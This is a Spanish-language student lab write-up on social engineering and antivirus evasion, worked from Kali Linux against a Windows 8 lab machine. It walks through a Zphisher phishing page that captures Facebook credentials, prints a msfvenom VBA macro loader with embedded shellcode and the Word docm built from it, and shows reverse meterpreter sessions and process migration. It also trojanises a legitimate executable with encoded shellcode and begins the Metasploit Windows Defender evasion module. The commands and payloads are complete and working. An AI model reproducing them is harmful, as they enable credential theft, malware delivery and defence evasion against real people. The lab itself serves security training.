

EJERCICIOS INGENIERÍA SOCIAL Y HERRAMIENTAS DE EVASIÓN

Prerrequisitos

- Kali Linux
- Windows 8 Evasion

Ejercicio 1 - Zphiser y Localxpose

- Realizar un ataque de phishing contra el sistema Windows 8 Evasion para obtener credenciales de Facebook.

Ejercicio 2 - Msfvenom y Macropack

- Crear un troyano con Msfvenom de tipo Visual Basic Application para despues convertirlo en un documento Word con macros maliciosas. Utilizar un exploit multi/handler para obtener un meterpreter reverso.

Ejercicio 3 - Metasploit y Msfvenom

- A partir de la sesión obtenida anteriormente, crear un troyano que mantenga su comportamiento habitual usando algún archivo ejecutable legítimo del sistema Windows 8 Evasion con Msfvenom.
- Demostrar que mantiene su comportamiento habitual ejecutándolo en el sistema Windows 8 Evasion y que crea una nueva sesión mediante un exploit multi/handler para obtener otro meterpreter reverso.

Ejercicio 4 - Metasploit

- Crear un troyano que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal usando el módulo de evasion de metasploit windows_defender.

Ejercicio 5 - Unicorn

- Crear un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Unicorn.

Ejercicio 6 - Veil

- Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Veil.

Ejercicio 7 - WinPayloads

- Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con WinPayloads.

Ejercicio 1

Nos movemos a la carpeta zphisher

```
(root@kali)-[~]
# cd Software

(root@kali)-[~/Software]
# ls
AplicacionesMóviles  ElevaciónPrivilegios  EvasionDefensas  rtl8812au

(root@kali)-[~/Software]
# cd EvasionDefensas

(root@kali)-[~/Software/EvasionDefensas]
# ls
IngenieriaSocial

(root@kali)-[~/Software/EvasionDefensas]
# cd IngenieriaSocial

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
# ls
maskphish  setoolkit  unicorn  zphisher

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
# cd zphisher

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial/zphisher]
# ls
auth  Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh
```

Abrimos el archivo zphisher y seleccionamos el 01

```
LocalXpox | Kali ( ) | Kali Docs | Kali Forums | Kali NetHunter |
ZPHISHER
Version : 2.3.5
SUMMARY DETECTION DETAILS RELATIONS
[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]
Join the VT Community and enjoy additional community insights and
[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] LinkedIn [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox

[99] About [00] Exit

[-] Select an option : 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option :
```


Y volvemos a poner 01, después de esto seleccionamos el LocalXpose

```
2PHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 03
[?] Do You Want A Custom Port [y/N]: n
[-] Using Default Port 8080 ...
[-] Initializing ... ( http://127.0.0.1:8080 )
[-] Setting up server ...
[-] Starting PHP server ...
```

Y a continuación ya podemos abrir el enlace obtenido

```
2PHISHER 2.3.5
[-] URL 1 : https://m79uvkocpr.loclx.io
[-] URL 2 : https://is.gd/msgrZB
[-] URL 3 : https://blue-verified-badge-for-facebook-free@is.gd/msgrZB
```

No he tenido que poner el token debido a que en clase ya lo había puesto. Una vez hemos clickado el primer link nos abre esto



Tras haberle dado a visit ponemos credenciales y nos logueamos

facebook

Facebook helps you connect and share with the people in your life.

Log In

[Forgotten password?](#)

Create New Account

Create a Page for a celebrity, brand or business.

Como respuesta tenemos esto en la terminal

```
[ - ] Waiting for Login Info, Ctrl + C to exit ...  
[ - ] Victim IP Found !so use them to provide a safer experience by using  
[ - ] Victim's IP : 139.47.88.197  
[ - ] Saved in : auth/ip.txt  
[ - ] Login info Found *!! Cookies from other companies: We use these co  
[ - ] Account : prueba@gmail.com  
[ - ] Password : holaquetaland review or change your choices at any time  
[ - ] Saved in : auth/usernames.dat  
[ - ] Waiting for Next Login Info, Ctrl + C to exit. █
```

En primer lugar, creamos un troyano en formato *vba* para poder enviar a la máquina de Windows

Mientras tanto activamos el postgresql y abrimos el msfconsole

Volvemos al msfconsole y seleccionamos el módulo multi/handler, establecemos el payload

Vemos las opciones y establecemos el lhost

```

msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  10.0.0.0         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.0.0         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.


msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 exploit(multi/handler) >

```


Abrimos un documento word y en la opción de vista nos vamos a los macros



Una vez dentro habiendo creado un nuevo macro tenemos lo siguiente, borramos lo que he seleccionado y copiamos lo que hemos obtenido al principio con msfvenom




Una vez copiado se ve así




```
Sub Auto_Open()  
    Dim Bluiqw As Long, Bhjbctpok As Variant, Kwunnbfg As Long  
    #If VBA7 Then  
        Dim Umnljkdv As LongPtr, Ksjhbj As LongPtr  
    #Else  
        Dim Umnljkdv As Long, Ksjhbj As Long  
    #End If  
    Bhjbctpok = Array(252, 72, 131, 228, 240, 232, 204, 0, 0, 0, 65  
11, 2, 15, 133, 114, 0, 0, 0, 139, 128, 136, 0, 0, 0, 72, 133, 192, 116  
208, 102, 65, 139, 12, 72, 68, 139, 64, 28, 73, 1, 208, 65, 139, 4, 136  
188, 2, 0, 17, 92, 10, 0, 2, 9, 65, 84, 73, 137, 228, 76, 137, 241, 65,  
88, 76, 137, 226, 72, 137, 249, 65, 186, 153, 165, 116, 97, 255, 213, 1  
72, 49, 201, 65, 186, 88, 164, 83, 229, 255, 213, 72, 137, 195, 73, 137  
255, 255, 72, 1, 195, 72, 41, 198, 72, 133, 246, 117, 180, 65, 255, 231  
  
    Umnljkdv = VirtualAlloc(0, UBound(Bhjbctpok), &H1000, &H40)  
    For Kwunnbfg = LBound(Bhjbctpok) To UBound(Bhjbctpok)  
        Bluiqw = Bhjbctpok(Kwunnbfg)  
        Ksjhbj = RtlMoveMemory(Umnljkdv + Kwunnbfg, Bluiqw, 1)  
    Next Kwunnbfg  
    Ksjhbj = CreateThread(0, 0, Umnljkdv, 0, 0, 0)  
End Sub  
Sub AutoOpen()  
    Auto_Open  
End Sub  
Sub Workbook_Open()  
    Auto_Open  
End Sub
```


Una vez hecho esto guardamos el archivo




Cerramos esto y ahora guardamos el archivo word



Una vez hemos clickado aquí lo guardamos como un archivo docm



Comprobamos que esté en escritorio



Vamos a la msfconsole, lo explotamos, lo ponemos a escuchar y abrimos el archivo en la Windows

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.15:49247) at 2023-11-20 19:28:47 +0100
meterpreter > 
```

Ya estaríamos dentro de la máquina

```
meterpreter > getuid
Server username: TheBridge\TheBridge2022
meterpreter > 
```


Ejercicio 3

Dejamos la sesión en bg

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > █
```

Creamos con msfvenom un troyano

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f vba > troyano.vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of vba file: 3248 bytes
```


Abrimos un servidor para poder descargarlo en la Windows

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

En Windows abrimos el buscador y descargamos



Movemos el archivo al escritorio para que sea más sencillo de modificar en el futuro



Volvemos al msfconsole y seleccionamos el módulo multi/handler, establecemos el payload

```
(root@kali)-[~]: /10.0.2.9:9999
# msfconsole -q Error while finding module specification for 'http://10.0.2.9:9999'
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Vemos las opciones y establecemos el lhost

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 exploit(multi/handler) >
```

Modificamos el LPORT y lo ponemos a correr

```
msf6 exploit(multi/handler) > set lport 4445
lport => 4445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
```

Mientras tanto vamos a convertir el archivo vba en un archivo docm en la Windows. Para esto nos dirigimos al escritorio desde el CMD

```
C:\Users\TheBridge2022\Desktop>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: DE3B-AD60

Directorio de C:\Users\TheBridge2022\Desktop

20/11/2023  19:41    <DIR>          .
20/11/2023  19:41    <DIR>          ..
03/04/2022  13:17                922 Descargas.lnk
03/04/2022  13:14                440 Este equipo.lnk
03/04/2022  16:54       50.244.992 Git-2.35.1.2-64-bit.exe
20/11/2023  12:12         18.889 julio.docm
20/11/2023  12:09          3.267 julio.vba
20/11/2023  19:33       10.293.247 macro_pack.exe
01/09/2018  06:18    <DIR>      Office 2013-2019
20/11/2023  12:01         12.017 prueba.docm
03/04/2022  18:49       1.180.904 putty.exe
20/11/2023  19:41          3.248 troyano.vba
20/11/2023  19:27         11.993 troyano1.docm
16/06/2023  02:16          1.069 WinRAR.lnk
               11 archivos        61.770.988 bytes
               3 dirs    16.038.957.056 bytes libres
```

Copiamos el siguiente comando

```
C:\Users\TheBridge2022\Desktop>macro_pack.exe -f troyano.vba -G troyano2.docm
```

Una vez lo ejecutamos se verá de la siguiente manera

```

(V)(X)(A)(S)(E)(S)(O) (P)(A)(S)(E)

Malicious Office, VBS, Shortcuts and other formats for pentests and redteam
Version:2.2.0 Release:Community

[+] Preparations...
[-] Input file path: troyano.vba
[-] Target output format: Word
[-] Temporary working dir: C:\Users\TheBridge2022\Desktop\temp
[+] Prepare Word file generation...
[-] Check feasibility...
[!] Cannot generate Word payload if Word is already running.
Do you want macro_pack to kill Word process? (y/n): y

[+] Generating MS Word document...
[-] Set Software\Microsoft\Office\16.0\Word\Security to 1...
[-] Open document...
[-] Save document format...
[-] Inject VBA
```

```

[+] Save document format...
[-] Inject VBA...
[-] Remove hidden data and personal info...
[-] Set Software\Microsoft\Office\16.0\Word\Security to 0...
[-] Generated Word file path: C:\Users\TheBridge2022\Desktop\troyano2.docm
[-] Test with :
C:\Users\TheBridge2022\Desktop\macro_pack.exe --run C:\Users\TheBridge2022\Desktop\troyano2.docm

[+] Cleaning...
Done!

```

Me aparece de esta forma debido a que ejecuté el comando en un primer momento mal pero en definitiva sí se pudo realizar

Comprobamos que se haya creado en el escritorio el archivo



Abrimos el documento y como estaba escuchando el multi/handler volvemos a esta

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:4445
[*] 10.0.2.15 - Meterpreter session 3 closed. Reason: Died
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 4 opened (10.0.2.9:4445 → 10.0.2.15:49287) at 2023-11-20 19:54:18 +0100

meterpreter >

```

Una vez tenemos esto nos migramos a otro servicio para que al cerrar el word no se cierre esta sesión, para esto abrimos los servicios ejecutados

```

meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
260	536	svchost.exe				
292	4	smss.exe				
380	368	csrss.exe				
444	368	wininit.exe				
452	436	csrss.exe				
480	436	winlogon.exe				
536	444	services.exe				
544	444	lsass.exe				
584	1832	MpCmdRun.exe				
604	536	svchost.exe				

Buscamos el explorador de archivos

```
2876 480 explorer.exe
2940 2080 chrome.exe
```

Tras esto escogemos este mismo y nos migramos

```
meterpreter > migrate 2876 [0x41:18] GET /trojan
[*] Migrating from 3228 to 2876...
[*] Migration completed successfully.
meterpreter > getuid
Server username: TheBridge\TheBridge2022
meterpreter > █
```

Una vez dentro descargamos el archivo macro en la Kali

```
meterpreter > download macro_pack.exe
[*] Downloading: macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 1.00 MiB of 9.82 MiB (10.19%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 2.00 MiB of 9.82 MiB (20.37%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 3.00 MiB of 9.82 MiB (30.56%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 4.00 MiB of 9.82 MiB (40.75%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 5.00 MiB of 9.82 MiB (50.94%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 6.00 MiB of 9.82 MiB (61.12%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 7.00 MiB of 9.82 MiB (71.31%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 8.00 MiB of 9.82 MiB (81.5%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 9.00 MiB of 9.82 MiB (91.68%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 9.82 MiB of 9.82 MiB (100.0%): macro_pack.exe → /root/macro_pack.exe
[*] Completed : macro_pack.exe → /root/macro_pack.exe
```

Confirmamos que esté

```
(root@kali)-[~]
# ls
37977.py      dic.windows.txt  JsvxrH3F.rec    julio.vba
alhvdBAo.rec dymerge          juice-shop      macro_pack.exe
c99.php      In8RvDPZ.rec    julio           putty.exe
```

Después de esto creamos un macro_pack_nuevo con msfvenom

```
(root@kali)-[~]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.76 LPORT=4446 -x macro_pack.exe -k -e x86/shikata_ga_nai -i
3 -b '\x00' -f exe > macro_pack_nuevo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai chosen with final size 405
Payload size: 405 bytes
Final size of exe file: 520704 bytes
```

Tras esto volvemos al meterpreter y lo subimos

```
meterpreter > upload macro_pack_nuevo.exe
[*] Uploading : /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
[*] Uploaded 508.50 KiB of 508.50 KiB (100.0%): /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
[*] Completed : /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
meterpreter > █
```

Dejamos en background la sesión y establecemos el payload del archivo

```
meterpreter > bg bytes
[*] Backgrounding session 4 ... bytes
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Vemos las opciones, modificamos el LPORT y lo ponemos a correr

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.76        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.9        yes       The listen address (an interface may be specified)
  LPORT     4445            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lport 4446
lport => 4446
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4446
```

Abrimos el archivo nuevo



Ejercicio 4

Buscamos en msfconsole lo siguiente

```
msf6 exploit(multi/handler) > search evasion defender
Matching Modules
=====
#  Name
-  -
0  evasion/windows/windows_defender_exe Microsoft Windows Defender Evasive Ex
ecutable
1  evasion/windows/windows_defender_jshta Microsoft Windows Defender Evasive JS
.Net and HTA
2  evasion/windows/process_herpaderping Process Herpaderping evasion techniqu
e
Interact with a module by name or index. For example info 2, use 2 or use evasion/windows/process_herpaderping
msf6 exploit(multi/handler) > use 0
```

Seleccionamos el 0 y miramos los payloads

```
msf6 evasion(windows/windows_defender_exe) > show payloads
Compatible Payloads
=====
#  Name
-  -
0  payload/generic/custom
1  payload/generic/debug_trap
2  payload/generic/shell_bind_aws_ssm
3  payload/generic/shell_bind_tcp
4  payload/generic/shell_reverse_tcp
5  payload/generic/ssh/interact
6  payload/generic/tight_loop
161 payload/windows/powershell_reverse_tcp
Payload options (evasion/windows/windows_defender_exe):
=====
Name      Current Setting  Required  Description
-----
FILENAME  sGMiIqF.exe     yes       Filename for the evasive file (default: random)
```

Seleccionamos el 161 y vemos las opciones

